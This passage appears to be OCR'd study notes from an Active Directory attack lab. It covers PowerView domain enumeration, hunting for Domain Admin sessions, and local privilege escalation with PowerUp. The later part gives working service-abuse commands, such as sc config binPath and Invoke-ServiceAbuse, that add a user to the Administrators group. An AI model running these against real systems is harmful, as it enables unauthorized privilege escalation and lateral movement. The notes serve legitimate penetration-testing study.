
```
Get-NetForestDomain
Get-NetForestDomain -Forest <ForestName>
```



The above result show that within Our Forest → **moneycorp.local is the root domain , because it doesn't have any parent domains , and its child domain → dollarcorp.moneycorp.local**

also the "**us.dollarcorp.moneycorp.local**" domain is child of the **dollarcorp.moneycorp.local** domain.

> moneycorp.local → dollarcorp.moneycorp.local → us.dollarcorp.moneycorp.local




▼ User Hunting


On Foothold machine i'll to check if that user have a `local admin access` on any other machine on the domain → so that is a very important to check that by Find-LocalAdminAccess

Find all machines on the current domain Where the current user has local admin access :

```
Find-LocalAdminAccess -Verbose

it's like that :

Get-NetComputer | Invoke-CheckLocalAdminAccess
```



Look at figure below it's like that :




Some time there is a some issue when some ports like (RPC AND SMB) used by Find-LocalAdminAccess are blocked so i'll used a Find-WMILocalAdminAccess.ps1 to do that :

```
PS C:\AD\Tools> Find-WMILocalAdminAccess

SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-80000-00000-AA544
Version         : 10.0.14393

The current user has Local Admin access on: dcorp-adminsrv.dollarcorp.moneycorp.local -> dcrop-adminsrc ( Other Machine )
SystemDirectory : C:\Windows\system32
Organization    :
BuildNumber     : 14393
RegisteredUser  : Windows User
SerialNumber    : 00377-80000-00000-AA549
Version         : 10.0.14393

The current user has Local Admin access on: dcorp-std181.dollarcorp.moneycorp.local -> dcorp-std181 ( My Machine )
WARNING: Something went wrong. Check the settings, confirm hostname etc, The RPC server is unavailable. (Exception from HRESULT: 0
```

```
PS C:\AD\Tools> Find-WMILocalAdminAccess -ComputerFile .\computers.txt -Verbose
VERBOSE: Trying dcorp-dc.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-mssql.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-ci.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-mgmt.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-appsrv.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-adminsrv.dollarcorp.moneycorp.local


SystemDirectory : C:\Windows\system32
Organization    : Amazon.com
BuildNumber     : 14393
RegisteredUser  : EC2
SerialNumber    : 00376-40000-00000-AA753
Version         : 10.0.14393

The current user has Local Admin access on: dcorp-adminsrv.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-sql1.dollarcorp.moneycorp.local
VERBOSE: Trying dcorp-student4.dollarcorp.moneycorp.local
```

Find Local admins on all machines of the domain **(Needs Administrator privs on non-dc machines)**

```
Invoke-EnumerateLocalAdmin -Verbose

it's look like that :

Get-NetComputer | Get-NetLocalGroup
```



Find Computers where a domain admin (or specified user/group) has **sessions**

this is for easiest way to **privesc to domain admin**:

look for a machine where a **Domain Admin** **token** or **Credential** or **session** are **available and they have a local admin on that machine**


if a have that I will to extract credential of Domain Admin and escalate my privellge

```
Invoke-UserHunter -> Looks for a session of domain admin on all the machine on the Domain and check if the have local admin access
Invoke-UserHunter -GroupName "RDPUsers"
```

This Function → `Invoke-UserHunter` it’s running looks like that :


This function queries the DC of the current or provided domain for members of the given group (Domain Admins by default) using `Get-NetGroupMember`, gets a list of computers (`Get-NetComputer`) and list sessions and logged on users (`Get-NetSession`/`Get-NetLoggedon`) from each machine.

```
Get-NetComputer | Get-NetSession
```




```
PS C:\AD\Tools> Get-NetComputer | Get-NetSession

sesi10_cname      : \\172.16.100.181
sesi10_username   : student181
sesi10_time       : 0
sesi10_idle_time  : 0
ComputerName      : dcorp-dc.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.100.181
sesi10_username   : student181
sesi10_time       : 0
sesi10_idle_time  : 0
ComputerName      : dcorp-mgmt.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.100.181
sesi10_username   : student181
sesi10_time       : 0
sesi10_idle_time  : 0
ComputerName      : dcorp-ci.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.100.181
sesi10_username   : student181
sesi10_time       : 0
sesi10_idle_time  : 0
ComputerName      : dcorp-mssql.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.100.181
sesi10_username   : student181
sesi10_time       : 0
sesi10_idle_time  : 0
ComputerName      : dcorp-adminsrv.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.2.1
sesi10_username   : Administrator
sesi10_time       : 557
sesi10_idle_time  : 546
ComputerName      : dcorp-appsrv.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.2.1
sesi10_username   : Administrator
sesi10_time       : 498
sesi10_idle_time  : 498
ComputerName      : dcorp-appsrv.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.2.1
sesi10_username   : Administrator
sesi10_time       : 438
sesi10_idle_time  : 438
ComputerName      : dcorp-appsrv.dollarcorp.moneycorp.local

sesi10_cname      : \\172.16.2.1
sesi10_username   : Administrator
sesi10_time       : 378
```

```
Invoke-UserHunter
```




```
PS C:\AD\Tools> Invoke-UserHunter -Verbose
VERBOSE: [*] Running Invoke-UserHunter with delay of 0
VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for hosts
VERBOSE: Get-DomainSearcher search string: LDAP://dcorp-dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: Get-NetComputer filter : '(&(sAMAccountType=805306369)(dnshostname=*))'
VERBOSE: [*] Querying domain dollarcorp.moneycorp.local for users of group 'Domain Admins'
VERBOSE: Get-DomainSearcher search string: LDAP://dcorp-dc.dollarcorp.moneycorp.local/DC=dollarcorp,DC=moneycorp,DC=local
VERBOSE: [*] Total number of hosts: 24
VERBOSE: Waiting for threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 19
VERBOSE: [*] Enumerating server dcorp-std190.dollarcorp.moneycorp.local (1 of 19)
VERBOSE: Error: Access is denied
VERBOSE: [*] Enumerating server dcorp-std186.dollarcorp.moneycorp.local (2 of 19)
VERBOSE: Error: Access is denied
VERBOSE: [*] Enumerating server dcorp-std188.dollarcorp.moneycorp.local (3 of 19)
VERBOSE: Error: Access is denied
VERBOSE: [*] Enumerating server dcorp-appsrv.dollarcorp.moneycorp.local (4 of 19)
VERBOSE: Error: Access is denied


UserDomain      : dollarcorp.moneycorp.local
UserName        : Administrator
ComputerName    : dcorp-appsrv.dollarcorp.moneycorp.local
IPAddress       : 172.16.4.217
SessionFrom     : 172.16.2.1
SessionFromName :
LocalAdmin      :

UserDomain      : dollarcorp.moneycorp.local
UserName        : Administrator
ComputerName    : dcorp-appsrv.dollarcorp.moneycorp.local
IPAddress       : 172.16.4.217
SessionFrom     : 172.16.2.1
SessionFromName :
LocalAdmin      :

UserDomain      : dollarcorp.moneycorp.local
UserName        : Administrator
ComputerName    : dcorp-appsrv.dollarcorp.moneycorp.local
IPAddress       : 172.16.4.217
SessionFrom     : 172.16.2.1
SessionFromName :
LocalAdmin      :

UserDomain      : dollarcorp.moneycorp.local
UserName        : Administrator
ComputerName    : dcorp-appsrv.dollarcorp.moneycorp.local
IPAddress       : 172.16.4.217
SessionFrom     : 172.16.2.1
SessionFromName :
LocalAdmin      :

UserDomain      : dollarcorp.moneycorp.local
UserName        : Administrator
ComputerName    : dcorp-appsrv.dollarcorp.moneycorp.local
IPAddress       : 172.16.4.217
SessionFrom     : 172.16.2.1
SessionFromName :
LocalAdmin      :
```



Confirm admin access :

```
Invoke-UserHunter -CheckAccess
```




```
Invoke-UserHunter -Stealth -> Find Computer where a domain admin is logged-in -> chance of success is lower
```

▼ Privilege escalation - Local

There are various ways of **locally escalating privileges** on WIN box :

- Missing patches.

- Automated deployment and **AutoLogon** password in ClearText. → **AutoLogon stored in Win registry in cleartext** .
- AlwaysInstallElevated(Any User can run MSI as SYSTEM).
- Misconfigured Services. → **Unquoted Service Path** , **Permission with service it selv** .
- DLL Hijaking and More.

Tools:

PowerUp

BeRoot

Privesc

Services Issues using PowerUP:

- Get Services with unquoted paths and s space in their name.

```
Get-ServiceUnquoted -Verbose
```

What is Unquoted Service Path ?

If i have a service installed on : **C:\FTPServer\FTP Server\Filezilla\Filezilla.exe**


you can see here i have a space in **FTP Server** → That's mean i can put a file and execute like this

C:\FTPServer\FTP.exe → and restart the filezilla.exe server and will FTP.exe executed.

How To prevent a Unquoted Service Path:

Just add **"C:\FTPServer\FTP Server\Filezilla\Filezilla.exe"**


```
Get-WmiObject -Class win32_service  | select PathName -> Get all path name of services on current machine
```



By PowerUp.ps1

#1 Unquoted Service Paths

```
Invoke-AllChecks
#OR
Get-ServiceUnquoted -Verbose
```





```
#Abuse
Write-ServiceBinary -Name 'AbyssWebServer' -Path C:\WebServer\Abyss.exe -Command "net localgroup Administrators user /add"

#Restart Service
sc stop AbyssWebServer
sc start AbyssWebServer
```

#2 Modify Service Executable

Replaces the service binary for the specified service with one that executes a specified command as SYSTEM.

Takes a service Name or a ServiceProcess.ServiceController on the pipeline where the current user can modify the associated service binary listed in the binPath. Backs up the original service binary to "OriginalService.exe.bak" in service binary location, and then uses Write-ServiceBinary to create a C# service binary that either adds a local administrator user or executes a custom command. The new service binary is replaced in the original service binary path, and a custom object is returned that captures the original and new service binary configuration.

```
Invoke-AllChecks
#OR
Get-ModifiableServiceFile -Verbose -> Get services when the current user can overright the binary path or change the args
```



Why The second does not a vuln Unquoted ? Because the space in Program Files (x86) that you need

administrator privesc to overright on these file :).


```
#Abuse
Install-ServiceBinary -Name "AbyssWebServer" -Command "net localgroup administrators user /add"
```

```
# Manual
Write-ServiceBinary -Name 'AbyssWebServer' -Command "command" -Path "C:\WebServer\Abyss.exe"
```

#3 Modify Service BinPath

Takes a service Name or a ServiceProcess.ServiceController on the pipeline that the current user has configuration modification rights on and executes a series of automated actions to execute commands as SYSTEM. First, the service is enabled if it was set as disabled and the original service binary path and configuration state are preserved. Then the service is stopped and the Set-ServiceBinPath function is used to set the binary (binPath) for the service to a series of commands, the service is started, stopped, and the next command is configured. After completion, the original service configuration is restored and a custom object is returned that captures the service abused and commands run.

```
# Enumeration
Invoke-AllChecks
#OR
Get-ModifiableService -verbose -> Modifiy the service it self and temporary make it point to another exec file
```




```
# Abuse
Invoke-ServiceAbuse -Name "AbyssWebServer" -Command "net localgroup administrators user /add"
# Manual
sc config "servicename" binPath= "cmd.exe /c net localgroup Administrators user /add"
sc stop "servicename"
sc start "servicename"
```

Invoke-AllChecks


Invoke-AllChecks is a function that runs all the checks included in the module. The function outputs results of the checks in a useful format and offers us suggestions for where to look regarding privilege escalation.

Path 1: Unquoted Paths

Looking at our results from **Invoke-AllChecks** we can see a check for unquoted service paths has found the following:

```
Invoke-AllChecks -> PowerUp.ps1

[*] Running Invoke-AllChecks


[*] Checking if user is in a local group with administrative privileges...
```

```
[*] Checking for unquoted service paths...


ServiceName    : AbyssWebServer
Path           : C:\WebServer\Abyss Web Server\WebServer\abyssws.exe --service
ModifiablePath : @{ModifiablePath=C:\WebServer; IdentityReference=BUILTIN\Users; Permissions=AppendData/AddSubdirectory}
StartName      : LocalSystem
AbuseFunction  : Write-ServiceBinary -Name 'AbyssWebServer' -Path <HijackPath>
CanRestart     : True

ServiceName    : AbyssWebServer
Path           : C:\WebServer\Abyss Web Server\WebServer\abyssws.exe --service
ModifiablePath : @{ModifiablePath=C:\WebServer; IdentityReference=BUILTIN\Users; Permissions=WriteData/AddFile}
